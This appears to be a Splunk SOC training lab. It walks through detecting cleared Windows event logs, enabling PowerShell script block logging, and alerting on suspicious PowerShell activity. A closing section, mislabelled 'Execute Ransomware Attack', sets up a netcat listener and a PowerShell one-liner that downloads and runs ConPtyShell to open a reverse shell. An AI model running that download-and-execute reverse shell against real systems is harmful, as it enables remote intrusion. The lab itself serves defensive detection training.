The screenshot shows the Splunk Forwarder search interface. The search bar contains the following query: `index=* (sourcetype=wineventlog AND (EventCode=1102 OR EventCode=1100)) OR (sourcetype=wineventlog:System AND EventCode=104) | stats count by _time, EventCode, Message`. The search results show 1 event from 12/31/69 4:00:00.000 PM to 8/1/24 4:12:55.898 AM. The event details are as follows:

_time	EventCode	Message	count
2024-08-01 04:12:50	104	The ForwardedEvents log file was cleared.	1

End of the Exercise

In this exercise you have learned how to create a Splunk SIEM use case for detecting unauthorized tampering of Windows Audit Logs.

MALICIOUS POWERSHELL SCRIPTS


Malicious PowerShell script execution poses a significant threat to system security, as attackers can leverage PowerShell for unauthorized activities, such as data exfiltration or system compromise. Detecting these threats at the host level is essential for timely intervention and the prevention of potential breaches. Using Splunk, SOC analysts can create a use case to monitor system logs for indicators of malicious PowerShell activity, including the execution of scripts from suspicious locations, the use of obfuscated commands, and attempts to disable security features.

Scenario

Malicious insiders, with privileged rights or elevated privileges, can intentionally delete sensitive data to disrupt the business continuity of the organization. Such data loss incidents, if detected, can be recovered using data recovery tools.

To set up enhanced PowerShell logging.

- Select **Edit group policy** to launch the **Local Group Policy Editor**.
- To enable **PowerShell Module logging**, double-click **Turn on Module Logging**.



- In the **Turn on Module Logging** window, click **Enabled**. Click the **Show** button. In the **Show Contents** dialog box, type **Microsoft.PowerShell.*** and **Microsoft.WSMan.Management** in the **Module Names** table. Click **OK**.
- Click **Next Setting** in the **Turn on Module Logging** window. The **Turn on PowerShell Script Block Logging** window will appear
- In the **Turn on PowerShell Script Block Logging** window, click **Enabled**. Check the **Log script block invocation start/stop events**: checkbox. Click **Apply** and then **Next Setting**.
- The **Turn on Script Execution** window will appear. In the **Turn on Script Execution** window, click **Enabled**. Select the **Allow all scripts** option from the **Execution Policy** dropdown. Click **Apply** and then **Next Setting**.
- The **Turn on PowerShell Transcription** window will appear. In the **Turn on PowerShell Script Block Logging** window, click **Enabled**. Type **C:\Transcript** as the Transcript output directory. Check the **Include invocation headers**: checkbox. Click **Apply** and then **OK**.

- Close the **Local Group Policy Editor** window.**Set Alert in SplunkForward**

|Analyst machine|

Set Alert in SplunkForward

Query in the Search textbox of Splunk to detect attempt of Malicious PowerShell Scripts attack on LuxuryTreats website on web server


```
host=WEBSERVER2022 sourcetype="WinEventLog:Microsoft-Windows-PowerShell/Operational" EventCode=4104
```

Change the time to 5 minute window

- ✓ To detect script block logging, often used to identify potential malicious PowerShell commands, on WebServer2022.

Malicious PowerShell Scripts alert will be fired and can be seen in the Triggered Alerts window.

View result




Thus, through the collective efforts of the SOC team, using Splunk, a SOC analyst can successfully detect and mitigate various potential significant security threats posed by malicious PowerShell scripts.

Execute Ransomware Attack

- type the following command and press Enter to use the netcat utility for reading and writing data across network connections to WebServer 2022. In this case, we are using port number 1497. The IP address 10.10.10.56 is used to establish the connection.
This command tells netcat to listen for incoming connections on port 1497, using the IP address 10.10.10.56 as the source IP address.

```
nc -nlvp 1497 -s 10.10.10.56
```

- use the administrator's credentials to gain access to the SSH server. Type **ssh Administrator@10.10.10.12**
- Access **Windows Powershell**.
- , type the following command: **IEX(IWR https://raw.githubusercontent.com/antonioococo/ConPtyShell/master/Invoke-ConPtyShell.ps1 -UseBasicParsing); Invoke-ConPtyShell 10.10.10.56 1497**



End of the Exercise

In this exercise, you have learned how SOC analysts can use Splunk SIEM to detect malicious PowerShell Operational scripts that could be executed remotely on a victim Windows Server 2022 endpoint.